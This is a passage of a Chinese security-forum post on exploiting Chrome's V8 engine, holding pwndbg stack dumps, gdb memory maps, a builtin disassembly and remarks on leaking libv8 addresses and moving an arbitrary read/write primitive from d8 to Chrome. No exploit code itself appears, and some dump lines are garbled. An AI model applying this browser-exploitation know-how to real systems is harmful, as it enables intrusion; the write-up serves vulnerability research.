05:0014		0xfffffd430	← 0x1	
06:0018		0xfffffd434	→ 0xfffffd5a0	← 0x6d6f682f ('/hom')
07:001c		0xfffffd438	← 0x0	

f 0 80480f2

pwndbg> stack

00:0000	esp	0xfffffd41c	→ 0x80480c7	← mov dword ptr [esp], 1
01:0004		0xfffffd420	← 0x1e	
02:0008		0xfffffd424	← 0x0	
...	↓			
05:0014		0xfffffd430	← 0x1	
06:0018		0xfffffd434	→ 0xfffffd5a0	← 0x6d6f682f ('/hom')
07:001c		0xfffffd438	← 0x0	

pwndbg>

08:0020		0xfffffd43c	→ 0xfffffd5cc	← 0x4e474f4c ('LOGN')
09:0024		0xfffffd440	→ 0xfffffd5dd	← 0x48544150 ('PATH')
0a:0028		0xfffffd444	→ 0xfffffd691	← 0x4c454853 ('SHEL')
0b:002c		0xfffffd448	→ 0xfffffd6a4	← 0x5f485353 ('SSH_')
0c:0030		0xfffffd44c	→ 0xfffffd6d6	← 0x4d524554 ('TERM')
0d:0034		0xfffffd450	→ 0xfffffd6eb	← 0x5f474458 ('XDG_')
0e:0038		0xfffffd454	→ 0xfffffd70a	← 0x4e5f434c ('LC_N')
0f:003c		0xfffffd458	→ 0xfffffd721	← 0x4d5f434c ('LC_M')

pwndbg>

10:0040		0xfffffd45c	→ 0xfffffd739	← 0x4e5f434c ('LC_N')
11:0044		0xfffffd460	→ 0xfffffd74d	← 0x545f434c ('LC_T')
12:0048		0xfffffd464	→ 0xfffffd766	← 0x495f434c ('LC_I')
13:004c		0xfffffd468	→ 0xfffffd784	← 0x3d445750 ('PWD=')
14:0050		0xfffffd46c	→ 0xfffffd7ac	← 0x3d48535a ('ZSH=')
15:0054		0xfffffd470	→ 0xfffffd7ca	← 'LESS=-R'
16:0058		0xfffffd474	→ 0xfffffd7d2	← 0x435f534c ('LS_C')
17:005c		0xfffffd478	→ 0xfffffd5a	← 0x48545950 ('PYTH')

pwndbg>


18:0060		0xfffffd47c	→ 0xfffffddeb	← 0x4e455645 ('EVEN')
19:0064		0xfffffd480	→ 0xfffffdffb	← 0x454d4f48 ('HOME')
1a:0068		0xfffffd484	→ 0xfffffde0f	← 0x474e414c ('LANG')
1b:006c		0xfffffd488	→ 0xfffffde20	← 0x415f434c ('LC_A')
1c:0070		0xfffffd48c	→ 0xfffffde37	← 0x4d5f434c ('LC_M')
1d:0074		0xfffffd490	→ 0xfffffde52	← 0x505f434c ('LC_P')
1e:0078		0xTTTTd494	→ 0xTTTTddeb	← 0x545f434c ('LC_I')
1f:007c		0xfffffd498	→ 0xfffffde7b	← 0x4f43534c ('LSC0')

pwndbg>

□ 4 ➤ 3d 9h 42m ➤ 1 gdb ➤ 2 r2

exploit

```
cd ~/chrome  
./chrome index.html
```



其他

致谢

感谢stephen(@_tsuro)对我愚蠢问题的不厌其烦的指导，我翻了一个愚蠢的错误。

事实上直接用d8调试和chrome还是不太一样的，就是在leak

cxa那里，它会把builtin随机映射到一段地址，而把cxa映射到libv8.so，所以就不能简单的根据偏移找到cxa了。

```
gdb-peda$ job 0x25d168e44761
0x25d168e44761: [Code]
kind = BUILTIN
name = ArrayConstructor
compiler = unknown
address = 0x25d168e44761
Instructions (size = 73)
0x25d168e447c0    0  488b7e27      REX.W movq rdi,[rsi+0x27]
0x25d168e447c1    4  488b7f6f      REX.W movq rdi,[rdi+0x6f]
0x25d168e447c8    8  488b5f37      REX.W movq rbx,[rdi+0x37]
0x25d168e447cc   c  f6c301      testb rbx,0x1
0x25d168e447cf   f  7510          jnz 0x25d168e447e1 (ArrayConstructor)
0x25d168e447d1  11  48ba000000005d000000 REX.W movq rdx,0x5d0000000000
0x25d168e447db  1b  e8e0fcffff    call 0x25d168e444c0 (Abort)    ; code: BUILTIN
0x25d168e447e0  20  cc            int3l
0x25d168e447e1  21  488b4bff    REX.W movq rcx,[rbx-0x1]
0x25d168e447e5  25  6681790b8400  cmpw [rcx+0xb],0x84
0x25d168e447eb  2b  7410          jz 0x25d168e447fd (ArrayConstructor)
0x25d168e447ed  2d  48ba000000005d000000 REX.W movq rdx,0x5d0000000000
0x25d168e447f7  37  e8c4fcffff    call 0x25d168e444c0 (Abort)    ; code: BUILTIN
0x25d168e447fc  3c  cc            int3l
0x25d168e447fd  3d  488bd7      REX.W movq rdx,rdi
0x25d168e44800  40  498b5da0    REX.W movq rbx,[r13-0x60]
0x25d168e44804  44  e99785fcff    jmp 0x25d168e0cda0    ; code: STUB, ArrayConstructorStub, minor: 0
```

```

gdb-peda$ vmmmap 0x25d168e447c0
Start           End             Perm      Name
0x000025d168e04000 0x000025d168e7f000 rwxp    mapped
gdb-peda$ vmmmap
Start           End             Perm      Name
0x000005fdb9700000 0x000005fdb9780000 rw-p     mapped
0x0000062ee4a80000 0x0000062ee4b00000 rw-p     mapped
0x0000067a46d80000 0x0000067a46d85000 rw-p     mapped
0x0000086dca000000 0x0000086dca012000 rw-p     mapped
0x00001a6540b80000 0x00001a6540c00000 rw-p     mapped
0x00001c7d9ef2a000 0x00001c7d9ef2c000 ---p    mapped
0x00001c7d9ef2c000 0x00001c7d9ef34000 rw-p     mapped
0x00001c7d9ef34000 0x00001c7d9ef36000 ---p    mapped
0x00001cbb68b00000 0x00001cbb68b80000 rw-p     mapped
0x0000217c2d880000 0x0000217c2d900000 rw-p     mapped
0x000023349a580000 0x000023349a600000 rw-p     mapped
0x0000242e84380000 0x0000242e84400000 rw-p     mapped
0x000025d168d8c000 0x000025d168e00000 ---p    mapped
0x000025d168e00000 0x000025d168e03000 rw-p     mapped
0x000025d168e03000 0x000025d168e04000 ---p    mapped
0x000025d168e04000 0x000025d168e7f000 rwxp    mapped
0x000025d168e7f000 0x000025d168e80000 ---p    mapped
0x000007fa73e42a000 0x000007fa73f0ea000 r--p   /home/parallels/v8/v8/out.gn/x64.debug/libv8.so
0x000007fa73f0ea000 0x000007fa74037e000 r-xp   /home/parallels/v8/v8/out.gn/x64.debug/libv8.so
0x000007fa74037e000 0x000007fa740385000 rw-p   /home/parallels/v8/v8/out.gn/x64.debug/libv8.so
0x000007fa740385000 0x000007fa74042f000 r--p   /home/parallels/v8/v8/out.gn/x64.debug/libv8.so

```

所以说当你在v8里完成一个任意地址读写的原语之后，就可以转到chrome里直接写exp了，而不需要再做过多的调试（换句话说你没必要直接调试完整的chrome,这没有什

[点击收藏](#) | 0 [关注](#) | 1

[上一篇：区块链安全一详谈合约攻击（三）](#) [下一篇：一篇文章带你深入理解漏洞之 XXE 漏洞](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)